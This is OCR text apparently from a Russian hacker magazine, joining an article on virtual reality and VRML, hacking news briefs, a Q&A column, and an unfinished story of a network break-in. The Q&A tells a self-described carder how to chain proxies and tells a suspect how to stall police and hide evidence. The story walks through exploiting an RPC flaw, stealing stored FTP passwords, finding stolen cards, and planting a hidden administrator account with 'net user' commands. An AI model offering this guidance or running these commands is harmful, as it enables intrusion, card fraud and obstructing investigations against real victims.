
Использовать виртуальную реальность для разного рода тренировок стали около 20 лет назад. Пионером в этой области была NASA, которая в начале 80-х сконструировала весьма реалистичный воздушный симулятор для тренировки своих летчиков. Инициативу вскоре подхватили другие компании, и сейчас тренажерные автоматы используются в военных и правительственных структурах практически всех стран мира. В Америке даже существует виртуальная сеть SIMNET, связывающая 6 военных баз. Это чудо техники воспроизводит настоящие военные действия с танками, вертолетами, пехотой и т.п. Через устройства ВР солдаты подключаются к сети и совместно отрабатывают тактику боя.
Кроме военных симуляторов, есть много гражданских. Например, автомат, обучающий вождению. Шлем обеспечивает полное погружение в салон автомобиля, а устройство силовой отдачи вынуждает пользователя чувствовать каждую кочку или столкновение.
В Америке существует симулятор вождения, практически не уступающий реальному аналогу. Сконструированный по заказу National Highway Traffic Safety Administration и установленный в Университете штата Айова, NADS напичкан огромным количеством электроники. В его базе данных хранятся все возможные и невозможные атрибуты дорожной поездки, а служит эта 50-миллионная махина для изучения человеческого фактора во время вождения.


Развлечения

Возможности виртуальной реальности в области развлечений ограничены только человеческим воображением. За последние пару лет в мире появилось около десяти огромных виртуальных центров развлечений. Менее масштабные 3D-павильоны существуют практически во всех больших городах. Большой прорыв ожидается в области PC игр, когда выйдут долгожданные Doom 3 и Half Life 2. Судя по демо-роликам, мы увидим практически полную интерактивность. Особенно, если играть в эти игры в стереоочках. Пока что игры занимают большую часть этой сферы, но возможно скоро появятся по-настоящему революционные проекты, способные заткнуть за пояс игровую индустрию. Например, трехмерное кино, где изображение будет выводиться голографическим путем. Или домашний трехмерный тургид, с помощью которого станет возможным путешествовать по странам и экзотическим местам не выходя из дома.

Распределенное сотрудничество

Виртуальная реальность является отличной средой для работы. Научные организации повсеместно используют ее для объединения усилий над решением комплексных задач. Например, какой-нибудь американский ученый может зайти в виртуальную комнату посредством HMD, его японский коллега – через CAVE, а профессор из России - воспользоваться системой BOOM. Все они будут видеть аватаров (трехмерных персонажей) друг друга, смогут общаться, обмениваться идеями или даже пить вместе виртуальное пиво. Конечно, научные виртуальные каналы недоступны простым пользователям. Но любой, кто подключен к интернету, может воспользоваться возможностями VRML и прогуляться по сетевым виртуальным мирам.





VRML и Виртуальные Миры

Область Виртуальной Реальности развивается уже более тридцати лет. В начале 90-х произошел всплеск интереса к ней со стороны прессы, и люди, наконец, узнали, как работают устройства ВР и что происходит там внутри. Распространению интереса к виртуальным мирам поспособствовал известный фильм «Газонокосильщик», рассказывающий о чокнутом гении, создавшем свой собственный виртуальный мир. Однако коммерческого успеха продукция ВР не получила. Несмотря на то, что в мире появляется все больше павильонов виртуальных аттракционов, в домах шлемы и 3D-джойстики – по-прежнему редкость. В первую очередь из-за своей цены - приличный комплект стоит около трех тысяч долларов. Тем не менее, пощупать, хоть и без глубинного погружения, виртуальное пространство можно. Как всегда, на помощь приходит интернет.
В 1993 году Марк Песке представил компьютерному миру новый язык трехмерного моделирования Virtual Reality Modeling Language (VRML). За основу автор взял язык OpenInventor компании SGI, расширил его возможности и добавил гибкости. Принцип работы VRML прост – с помощью текстовых команд пользователь создает трехмерное пространство, наполняет его различными объектами, описывает их свойства (форма, текстуры, освещение, материал), и таким образом появляется трехмерный мир. В интернете он хранится в текстовом виде (как WWW-странички), но любой браузер, содержащий VRML-плагин (он имеется во всех последних версиях популярных браузеров), обрабатывает такой текст и выводит на экран трехмерную картинку. Виртуальных миров в Сети множество, от поверхности Марса до точной копии Красной Площади. Некоторые можно только просматривать, передвигаясь в разных направлениях, в других – манипулировать предметами и взаимодействовать (путешествовать) с другими людьми. Большинство таких мест не требуют выделенной линии и мощного компьютера, хотя, конечно, попадаются и невероятно навороченные проекты. Первая версия языка поддерживала только статичные изображения, с появлением в 1996 г. VRML v2.0, стали доступными анимация и звук. И если HTML сейчас является мировым стандартом для создания домашних страничек, VRML – лучшее средство для организации «домашних 3D-миров».

Несмотря на все достижения в области виртуальной реальности, о стопроцентной симуляции реального мира говорить пока еще рано. Изображения, которые может выводить современное оборудование, отдают мультяшностью, и человек, находясь даже в самом продвинутом устройстве ВР, ощущает фальшь. Но виртуальные технологии не стоят на месте. Реалистичность картинки все время растет, вместе с тем увеличивается и интерактивность. Возможно, когда-нибудь люди смогут создать мир, подобный «Лабиринту Отражений», и сделать его доступным каждому. Но пока нам остается только ждать.



Взлом

][NEWS

mindw0rk (xnews@real.xakep.ru)

][NEWS

АВТОР МЕЛИССЫ ОКАЗАЛСЯ СТУКАЧОМ

Для Дэвида Смита, автора нашумевшего в свое время червя "Мелисса" 1999 г., финал оказался не самым счастливым. К своему удивлению парень оказался в руках ФБР и за компьютерные грешки был основательно допрошен. "Говори, с кем работал, пасть порву, моргала выколю", - светил опер яркой лампой в глаза бедняге. "Как скажешь, командир", - решил долго не ломаться Смит и поделился всем, что знал. Однако вирмейкеры - люди такие, что откровенничать не любят. Даже с коллегами по ремеслу. Поэтому знал Дэвид немного, но обещал ментам помочь. Так автор вируса "Мелисса" Дэвид Смит стал агентом 008 американских спецслужб. В течение следующих трех лет парнишка честно пытался спасти свою задницу, стремясь идентифицировать для ФБР каких-нибудь вирмейкеров, а также пописывая для новых друзей выслеживающие программы. Благодаря усердной работе Дэвида, в руках спецслужб оказались автор виря "Anna Kournikova" Ян ДеВит из Нидерландов, британец Саймон Вэллор, некогда забабахавший зверушку "Gokar", и еще до фига народу. В качестве благодарности за помощь, сотрудничество и преданность родине, вместо возможных 10 лет заключения американец получил 20 месяцев. Их он и отбывает сейчас в федеральной тюрьме Форт-Дикс.



АВТОРЫ MP3-ПОРТАЛА ЗАГРЕМЕЛИ В ТЮРЬМУ

Мне даже страшно представить, сколько в Америке серваков, где можно на халяву скачать музыку в mp3. А сколько в мире - я до стольких вообще считать не умею. Уже как-то привыкли все - зашел, выбрал, слил. Чего плестись куда-то и покупать, когда музыки в инете - качать, не перекачать. Но продюсерам ведь тоже кушать хочется. А певцы - те и вовсе голодают не по-детски. Поэтому борьба между мьюзикмейкерами и мьюзикварезниками не стихает, а разгорается с новой силой. В Сиднее недавно состоялся суд над тремя авторами крупного mp3-портала. Томми Ли, Питер Тран и Чарльз Кок, наверное, выпали в небытие, когда узнали, что, по подсчетам звукозаписывающих компаний, стоимость всех песен на их сайте составляет 60 миллионов баксов. И чтобы возместить студии моральный ущерб, они должны заплатить 40 тысяч долларов. Ну и сесть на 5 лет, конечно - это понятно и даже не обсуждается. "Да будет так!" - воскликнул судья, и с этого момента для парней началась новая жизнь. Где нет интернета, но есть баланда и небо в клеточку.

В КИЕВЕ НАКРЫЛИ ПИРАТСКУЮ ТОЧКУ

Украина - хоть и предельно отсталая от европейской жизни страна, но за соблюдением компьютерных законов следит внимательно. Иначе как объяснить тот факт, что столичные менты безжалостно разгромили пиратскую точку со многими тысячами CD и DVD? Ворвались, понимаешь, среди бела дня, всех повязали, по почкам надавали и конфисковали добра на 80 тысяч баксов. Если хочется подробностей - дело происходило в подвалах магазинов "Арка CD" и "Арка Видео", где в канализационных тоннелях штамповался востребованный варез. Пока еще не ясно, кто замешан и сколько кому где отбывать. Киевская ментура возбудила уголовное дело, и, судя по всему, закончится оно для хозяев точки печально.



МАРАЗМ КРЕПЧАЛ, ЕНОТЫ ПЕЛИ

Джон Шварц, президент антивирусной компании Symantec, недавно выступил с заявлением, от которого испытала душевный оргазм вся security-братия. Шварц объяснил миру, что вся информация о найденных уязвимостях - порочна на корню и является причиной роста активности хакеров. Ведь именно оттуда электронные террористы берут порох для своих атак. А всех этих писак, которых хлебом не корми - дай про уязвимости пописать, в тюрьму сажать нужно. Да-да, там им, гадам, самое место. Монолог Шварца вызвал бурную реакцию, в первую очередь, тех самых "писак". Кто-то, не стесняясь, послал президента... далеко, короче. Кто-то заметил, что маразм противоречит американскому закону о свободе слова, а один из форумян вообще контузил Джона фразой: "Дык ваша ведь шарашкина контора приобрела SecurityFocus, где постится багтрак. Это что же получается, своих сажать будете, да?" Шварц не нашелся, что ответить. Да и чего ему отвечать, он и форум-то тот не читает. Чукча не читатель, чукча - писатель.



СОЦИАЛЬНЫЕ ИНЖЕНЕРЫ ИЗ БУТЫРКИ


Уж чего только не придумают пытливые умы, чтобы раздобыть копеечку. Наперстки, МММ... хотя это уже не модно. На просторах Москвы теперь появилась новая фишка, где задействованы мобильные телефоны. Идешь ты себе по улице, думаешь свои думы, и тут звонит мобилка. Голос в трубке представляется твоим братом, сыном или каким-то другим близким родственником, и с безумной скорбью рассказывает о том, в какую подставу он попал. Например, что сбил человека и задержан ментами или безнадежно застрял в лифте. И начинаешь ты переживать, ибо близкий человек в беде. А для тех, кто в излишнюю подозрительность ударится и поинтересуется, а чего голос какой-то не такой, своя отмазка найдется - охрип, мол, или связь тухлая. Так вот, к чему весь цирк. После того, как голос поведает леденящую кровь историю, поступает просьба немедленно купить карточку экспресс-оплаты на как можно большую сумму и продиктовать пин-код. А то, понимаешь, проплата на исходе, а нужно срочно задействовать телефон. Иногда пин-кодом парни не ограничиваются и просят принести посреднику нал. Мол, от мента откупаюсь, денег дать ему надо. Ведется на подобные сказки примерно 10% населения, среди которых были даже менты и операторы сотовой связи. Вычислить логово аферюг много времени не заняло. Оказалось, сигнал исходил откуда-то из недр Зеленоградской колонии общего режима. Как зеки пронесли мобильник и умудрялись его скрывать - неизвестно. Но то, что он у них там не пылился - факт. На зоне этот метод эксплуатируется уже давно, а через откинувшихся мужиков успел распространиться и на воле. Из-за этого количество мобильных афер не перестает расти. Ментура только руками разводит и советует народу быть бдительным.



РАСКАЯНИЕ БЕЗДОМНОГО ХАКЕРА

В прошлом месяце закончилась кочевая жизнь одного из самых известных в мире хакеров - Эдриана Леймо (Adrian Lamo). На протяжении нескольких лет этот грейхэт колесил по Америке, не имея ПМЖ. Ночевал у приятелей или в заброшенных домах, за что получил прозвище "бездомный хакер", заходил в

Сеть со своего ноутбука через телефонный GRPS и непрерывно хакерствовал. На его счету взлом AOL IM в 2000 г., проникновение в сеть издательства New York Times и сотни взломов правительственных и коммерческих серверов. Забравшись на сервер, хакер всегда связывался с админом и предлагал бесплатную помощь по устранению уязвимости, что обычно вызывало только благодарности со стороны жертв. Но не все разделяли этот восторг. NY Times выразила глубокие претензии по поводу того, что Эдриан наследил на их серваках и юзал на халяву платную информационную систему LexisNexis. Хакеру и без того уже надоело скитаться, а попасть в список most wanted ему тем более не хотелось. Поэтому теплым сентябрьским днем он явился в суд города Сакраменто и попросил себя арестовать. NY Times тут же припаяла парню иск на 325 тысяч долларов, и теперь Леймо ждет суда в доме своих родителей, которым пришлось внести за сынишку залог 250 тысяч зеленых. Худший приговор, который может отхватить Эдриан - 15 лет и полмиллиона американских лир взысканий. Но так как особого вреда хакер не принес, думаю, все ограничится условным сроком и небольшим штрафом.



ВЫШЕЛ RTK 0.4: ДИСТРИБУТИВ ДЛЯ ПРОВЕРКИ БЕЗОПАСНОСТИ

Вышел RTK: Russian Trinux Kit 0.4. Это первый российский дистрибутив ОС Linux, предназначенный для анализа сетевой безопасности удаленных и локальных вычислительных систем и сетей. Система не требует установки и ей НЕ нужен жесткий диск. Виртуальный раздел системы создается в ОЗУ (RAM). Данная особенность позволяет использовать систему на любой машине с достаточным количеством оперативной памяти. В тестировании дистрибутива принимал участие v1pee из Nerf. Подробности: www.linuxcenter.ru/index.phtml?good=408.



БЕШЕНЫЕ БАНКОМАТЫ

Не знаю, что бы я сделал с банкоматом, если б однажды засунул в него карточку с кучей бабок на счету, а он бы мало того, что нал мне не выдал, так еще и обнулил счет. Пинал бы его ногами часов шесть, не меньше. У любителей попинать банкоматы была отличная возможность это сделать в середине сентября, когда серия сбербанковских машин впала в психоз и принялась обнулять направо-налево счета юзеров. Как оказалось, в Сбербанке решили обновить сервак на более навороченный, но в результате чьих-то кривых рук система дала сбой, и это повлияло на поведение уличных банкоматов. Сотрудники конторы среагировали довольно шустро и устранили все неполадки к вечеру. Но все-таки 1% клиентов успели лишиться нажитых средств. В банке заверили, что все пострадавшие от подобной оказии получат свои деньги назад, да еще и с процентами за издержки.



IBM И GE: "ЗА НАМИ, КАК ЗА КАМЕННОЙ СТЕНОЙ"

Двое монстров компьютермейкинга - компании IBM и General Electric - объявили о релизе своей новой комплексной системы корпоративной защиты. Главная ее задача - обеспечить безопасность пользовательских аккаунтов и не дать хитрым хакерам спокойно работать. С помощью социальной инженерии и предварительной подготовки (подделать пропуск), любой прохиндей может проникнуть в здание, прикинувшись сотрудником компании, и завладеть конфиденциальной информацией. Но только не в здание, где стоит защита от IBM&GE. Система отслеживает активность юзера на рабочем месте и, если он куда-то надолго отлучился, автоматически блокирует доступ к его счету даже при знании правильного ID. Если же сотрудник находится на месте, то не позволяет проникнуть внутрь здания тому, кто косит под этого юзверя. Авторы системы строят большие коммерческие планы насчет своего детища и считают, что за ним клиент будет, как за каменной стеной.

КРУПНЕЙШИЙ МЕЖДУНАРОДНЫЙ SECURITY-ФОРУМ COMING SOON

В известном американском Университете Карнеги-Мэллона сейчас полным ходом идут переговоры между сотрудниками security-центра CERT (он находится на территории вуза) и правительственными чиновниками. Топиком общения стал вопрос о создании US-CERT - новой группы, целью которой станет объединить работающие в области компьютерной безопасности организации для повышения эффективности их труда. Менеджер CERT справедливо заметил: "Один в поле не воин, но вместе мы сила". В последующие несколько месяцев новая группа будет заниматься поиском и договорами с security-фирмами, пытаться их как бы сдружить. Второй целью US-CERT будет поддержка разрабатывающегося сейчас security-форума, который обещает стать самым масштабным и профессиональным в интернете. По словам парней из CERT, для гуру в области компьютерной безопасности форум станет вторым домом. Местом, где всегда можно найти квалифицированных собеседников и обсудить с ними актуальные вопросы.

HACK-FAQ

SideX (hack-faq@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'а. Я все равно не дам, я жадный :)

<???> Кореша говорят, что я им вирусы шлю почтой. Что за хрень? Проверил себя Каспером - все чисто. Ни соринки, ни червячка! Почему они получают письма от меня?

A: Когда-то высоченным уровнем вирусной крутости была зараза, звонившая модемом на номер в Греции, аналогичный нашему "100". Сейчас же арсенал вирмейкеров значительно расширился, свежие черви - прямое тому свидетельство. Тебя подставил очередной сетевой червь, распространяющийся по мылу. Одним из самых ярких представителей подобных "кидал" последнего времени стал червь Sobig.F. Вкратце опишу технологию его работы. Зараза, попав на компьютер жертвы (при запуске exe-файла из приложения письма), сканирует все текстовые файлы, файлы переписки (eml), database'ы. Вирус отыскивает все имеющиеся e-mail'ы и начинает рассылку от их имени, т.е. находит твой адрес и уже с него продолжает рассылать себя (exe-файл, повторюсь). Логичная защита: слить последнюю версию AV'ера, постоянно обновлять его базу, проверять апгрейды почтового клиента, быть бдительным, как Глеб Жеглов, при получении писем даже от хорошо знакомых людей. Самые любознательные, которым мало очередных страшилок об "эпидемиях убийственных червей" из околокомпьютерной рассылки, пойдут на сайт avp.ru, где расположена самая полная русская энциклопедия вирусов. Практический пример эпидемии: автор (т.е. я) получил за месяц 1248 писем, 1000 из них были инфицированы Sobig.F'ом, плюс пришла куча писем-ответов о невозможности доставки mail'а, посланного червем от моего имени.

<???> Я получаю десятки Palm'ов с чужих кред. Все очень четко, но я боюсь попалиться на прокси. Как мне использовать несколько проксей одновременно?

A: Прокси часто сравнивают с презервативом. Одевать несколько резин одновременно - глупо, однако тебе никто не мешает нацепить десяток http-проксей, не исключая и socks'ы. Самым популярным решением является Sockschain, который можно отколупать здесь: www.ufasoft.com/socks/. Когда нужно прикрутить прокси к какому-либо нестандартному продукту, на помощь приходит SockCap (www.socks.permeo.com).

<???> Что такое fingerprinting ОС? Что с него можно получить полезного по хозяйству?

A: Fingerprints, дословно - отпечатки пальцев. В области сетевой безопасности fingerprint применяется, чтобы узнать, какая операционка крутится на удаленной машине. Системные администраторы снимают fingerprint'ы, например, для анализа подопечного сегмента сети: что у кого и как, кому надо бы обновиться, где оборудование явно слабовато для выбранной системы и т.д. Сканирование удаленных хостов также используется при маркетинговых исследованиях сети: какая система наиболее популярна, какие приложения используются. Зная соотношения используемых систем на рынке, легче подготавливать коммерческий софт, который будет пользоваться большим спросом. Часто результаты массовых сканирований выбрасывают в Сеть для бесплатного обзора - netstat.ru, netcraft.com. Если бы хакеры не занимались fingerprinting'ом, не было бы и вопроса в журнале: взломщики сканят сеть, чтобы выловить машины для последующего взлома! Например, есть эксплоит под sendmail, который пашет на HP-UX, но откажется работать с AIX. Самый ходовой способ вычисления ОС на хосте - снятие баннеров на портах различных сервисов. Например, telnet и ftp обычно выдают их в чистом виде или по набивке команды syst в случае с ftp. Профессиональный и популярный инструмент для определения системы - nmap. Навскидку это строка: nmap -sS -O -oN (SYN scan, fingerprint и лог в файл). Подробнее о проблеме определения ОС на удаленной машине читай на сайте nmap'а - www.insecure.org.

<???> Каким софтом в винде можно легко поменять MAC-адрес на сетевухе?

A: Недавний восторг от появившегося софта прошел, сменившись стабильной привычкой менять свой MAC-адрес. Реализует эту возможность программа SMAC. Ссибаем утилиту с официального сайта www.klcconsulting.net/smac/. Версия 1.1 позволяет менять MAC в W2k/XP, не меняя родной, прошитый на карте, так что ты можешь вернуться к исходному в любой момент. SMAC поменяет адрес, даже если производитель этого не поддерживает - все изменения ведутся на уровне софта. Нужный MAC будет сохраняться и после перезагрузок.

<???> Я набедокурил, что мама не горюй! Пока жду милиционеров в гости, хочу основательно подготовиться к их визиту. Как отмазаться, потянуть время, чтобы сразу дверь не открывать?

A: Я имел несчастье наблюдать со стороны подобный рейд, когда чекисты приходили забирать злоумышленника из дома, так что с уверенностью скажу: возможность не пустить гостей зависит напрямую от темперамента попавшегося взломщика. Тот, за которым я наблюдал, сумел продержаться 15 минут. В это время он "дозванивался" в управление МВД, откуда пришли гости: спрашивал номер ордера, говорил, что в управлении занято, говорил неправильный номер, извинялся за ошибку, все делал очень звучно. К моменту, когда дверь все-таки открылась, злодей сумел перенести системный блок, ящики с дисками, упаковку карженных DVD, и все остальное, относящееся к компу, на соседский балкон. Челу повезло с гостями - часто дверь начинают просто ломать. Однако трюк с проверкой номера ордера работает в большинстве случаев.

<???> Как можно запустить BitchX, чтобы он постоянно висел в системе? При этом должна оставаться возможность вернуться в ирку и после выхода из системы. Мне что-то говорили про "скрин"...

A: Здесь, как и во многих других подобных случаях *nix'a, придет на помощь утилита screen. Иногда админы говорят "заскринить процесс", когда запускают некий софт через screen. В случае с BitchX все делается так: screen BitchX nickname server -H virtual host. Т.е. запускается клиент через screen с параметрами ника, сервера irc, нужного виртуального хоста. Если нужно уйти, отлогиниться из системы, нажимаешь комбинацию Ctrl+Alt+D - оказываешься снова перед строкой приглашения. Чтобы "запрыгнуть" обратно в процесс, т.е. вернуться в работающий BitchX или другую "заскриненную" прогу, набери screen -r. О дополнительных опциях screen можно узнать по команде man screen.

<???> Я отчаялся. Хочу ломать сервера. Поднял шелл, поставил себе PuTTy. Проблема: не втыкаю, какие команды набивать в клиенте, чтобы управлять шеллом! В инструкции к PuTTy ничего не написано. Может нужно почитать что-то еще?

A: Вопрос кажется комичным, но приходит постоянно. Надо понять, что команд "в PuTTy" или в любом другом SSH-клиенте - раз-два и обчелся. Основные команды ты задаешь не клиенту, а используемой системе. Клиент в данном случае является "проводником" твоих команд. Для управления системой, где ты заимел шелл, необходимо обзавестись минимальными знаниями *nix'а. Почитай Unix-справочники, где выделяются целые главы под "команды *nix". Так ты сможешь понять назначение отдельных программ или узнать, что нужно запустить для решения конкретного вопроса. Из сетевых хранилищ информации могу посоветовать: opennet.ru, linuxdoc.ru, lib.ru, linuxbegin.by.ru. Если же ты собираешься глубоко освоить "команды", логичнее будет обкатывать систему на собственном компе.

<???> Что такое линковка в IRC-сетях? Мы с соседом Рафиком сидим в хакерской сети, и нам предлагают эту линковку. Нам пофиг, но они говорят, что будут еще какие-то требования...

A: Линковка - процесс присоединения твоего сервера к IRC-сети, когда твой подопечный становится частью цепи. Так что, подконнектившись на одну из машин, вы все равно окажетесь в одной сети. Линковаться можно к небольшим сетям. Это будет дешевле по трафику (например, есть физическое соединение между двумя районными локалками), требования здесь невысокие - можно линковать подрубленный к узкому каналу сервер, где будут работать и другие публичные сервисы. В случае линковки с крупной сетью, типа IRCnet, Undernet, Efnet, возникают более жесткие требования: безостановочная работа сервера, мощное железо, широкий канал, персональное владение администрируемым сервером, отсутствие публичных сервисов, кроме IRCd, наличие стабильной и грамотной команды support'а. Подробности ищи на сайтах IRC-сетей. Готовый пример формы на линковку, набор требований сети DALnet смотри тут: www.dal.net/admin/vote/.

<???> У меня угнали мою "Оку", так что вместо wardriving'а я решил заняться warwalking'ом. Какой КПК оптимально подойдет, какая нужна система?

A: Выбор модели карманника зависит напрямую от выбора оси. Выбор же операционки зависит от имеющегося под нее WLAN-сканирующего софта. Как водится, самый богатый выбор фишек для скана WLAN-сетей написан под *nix, так что предположительный выбор можно остановить на HP iPAQ, Sharp Zaurus и характерном для американского рынка Samsung YOPY (www.yopy.com). Все они охотно дружат с различными PDA-адаптированными Linux-дистрибутивами. Проект hpchimps от NetBSD прописывается на КПК с VR, TX процессорами. Здесь подойдут некоторые модели ряда Cassiopeia (популярный BE-300).



Взлом

МЕСТЬ ХАКЕРА: РАБОТОДАТЕЛЬ В ПОЗЕ

Master-lame-master


МЕСТЬ ХАКЕРА
Работодатель в позе

Одному хакеру досталась непростая работа - слить базу данных у крупного хостинга. После двух бессонных ночей он полностью выполнил задание и отправил заказчику огромнейшую базу электронных адресов и кредитных карт. И все бы хорошо, но взломщика кинули - он не получил свои $500 за проделанную работу. Работодатель смылся и не отвечал на e-mail и ICQ. Деньги с заказчика пришлось получать иным путем…

RPC-ЭПИДЕМИЯ

Перелистывая виртуальные страницы свежего выпуска рассылки bugtraq, хакер наткнулся на шокирующую новость - был зарелизен эксплоит под RPC-уязвимость. Суть бреши не разглашалась, но по описанию было ясно, что именно делает эксплоит. Он предоставлял удаленный шелл с правами администратора на 4444 порту. Эта новость очень заинтересовала взломщика. Сконнектившись с шеллом, хакер скачал, скомпилил и запустил RPC-DCOM эксплоит.

Хакер давно заприметил одну биллинговую систему под управлением WinXP и решил испытать эксплоит на ней. К тому же взломщик знал версию операционки с точностью до сервиспака. Таким образом, он зашел на свой шелл и запустил эксплоит с двумя параметрами: IP-адрес машины и версия WinXP SP1.



Вызов шелла на WinXP

Как и ожидалось, наш герой получил удаленный доступ к машине. Он знал, что администраторы этой компании весьма бдительны и заметят любой троянец в системе. Рисковать хакер не хотел, поэтому от установки бэкдора он отказался. Бродя по дискам на машине (их было 4, включая CD-ROM), хакер не нашел ничего интересного, хотя надеялся, что на сервере хранятся всякие базы с полезной инфой. Получасовой поиск не дал никаких резуль-

татов - на сервере были только служебные программы, типа 1С, Гарант и т.п.

ПОГРУЖАЕМСЯ В СЕТЬ!

Взломщик уже собирался уходить. Напоследок, не ожидая каких-нибудь суперрезультатов, он выполнил команду netstat -r. Если ты немного разбираешься в консольных приложениях винды, то знаешь назначение этой утилиты. Она показывает таблицу маршрутов в системе (ее аналогом является команда route PRINT). Вывод команды заставил хакера призадуматься, так как WinXP была подключена в большую локальную сеть. Он решил проверить всю локалку на RPC-уязвимость, для чего залил виндовый эксплоит KAHT2 на сервер. Теперь хакеру оставалось лишь запустить его с параметрами начального и конечного IP-адреса, а также задать количество потоков для сканирования. Взломщик натравил эксплоит на подсеть 10.0.0.0/24 (внутренние IP'шники биллинга).


НОВАЯ ЖЕРТВА

Через несколько минут хакер получил шелл на рабочей станции с адресом 10.0.0.12. Как он понял, там вертелась такая же WinXP, что и на предыдущей тачке, только без сервиспаков. Первым делом взломщик решил проверить содержимое дисков на взломанной машине. Ничего интересного не нашлось, кроме нескольких ICQ-логов, в которых содержалось обсуждение какого-то письма. На первый взгляд хакеру показалось, что он попал в обычную юзерскую систему. Но перед выходом наш злодей все-таки решил проверить наличие файла wcx_ftp.ini (о его предназначении ты можешь прочитать в прошлых этюдах). Файл был обнаружен, более того, в нем хранились инфа о различных соединениях к серверам, причем с паролями. Расшифровав все пароли, хакер завладел несколькими FTP (а впоследствии и shell) аккаунтами на различных серверах. Любопытство взяло верх, поэтому, несмотря на логи, взломщик соединился с одной из машин.

Здесь его ждал еще больший сюрприз. Вместо предполагаемого хранилища для html-страниц, он обнаружил псевдоресурс, предназначавшийся для обмана буржуев. Псевдосайт состоял из небрежно сделанной html-страницы, а также скрипта form.cgi. Он скидывал данные о кредитке в текстовую базу. Хакер поспешно стянул текстовик и обнаружил в нем около сотни свежих кредиток с cvv2-кодом. Стало ясно - он поимел сервер какого-то кардера (или спамера). Это взбодрило взломщика, так как он обожал рыться на подобных компьютерах ;).

ШИФРОВАННАЯ ИНФА

Кроме wcx_ftp.ini, никакой полезной информации обнаружить не удалось. Все как обычно: на загрузочном диске установлена винда, несколько программ, типа WinAMP, WinRAR и Photoshop. На диске D находился разнообразный сетевой софт (mIRC, WinRoute и т.п.), а также фильмы и музыка. Хакер около получаса искал секретную информацию, но напрасно. Он уже хотел выйти из системы и начать сканировать дальше, но его внимание привлек ярлык ICQ.lnk, который располагался на рабочем столе пользователя. Аськой в наше время, конечно, никого не удивишь, но вот саму программу хакеру найти не удалось - ни на диске C, ни на D. Правда сам процесс аськи вертелся в таск-менеджере, отсюда хакер сделал вывод - в системе находится какая-то скрытая папка либо диск.




Просмотр процессов на WinXP

Взломщик набрал type ICQ.lnk, и все прояснилось. На самом деле, ярлык вел на диск S, как и предполагалось. Выполнив chdir, наш герой попал на криптованный диск, который подключался каждый раз при старте системы. На диске было очень много интересных файлов. Для того чтобы их слить, хакер решил создать еще одного администратора в системе и подцепить диск по сети с другой WinXP-системой, которую он сломал раньше. Вот что он сделал:

net user evil live /ADD
net localgroup Администраторы evil /ADD

Первая из них создавала нового пользователя evil с паролем live. Вторая прикрепляла ранее созданный аккаунт к группе "Администраторы". После этой простой процедуры хакер мог прицепиться на расшаренный ресурс S$, который создавался по умолчанию после появления диска.



Удаленное создание администратора

В ТЫЛУ ВРАГА

Взломщик использовал сервис NetBIOS и подцепил сетевой диск. Это достигалось командой:

net use s: \\10.0.0.12\S$

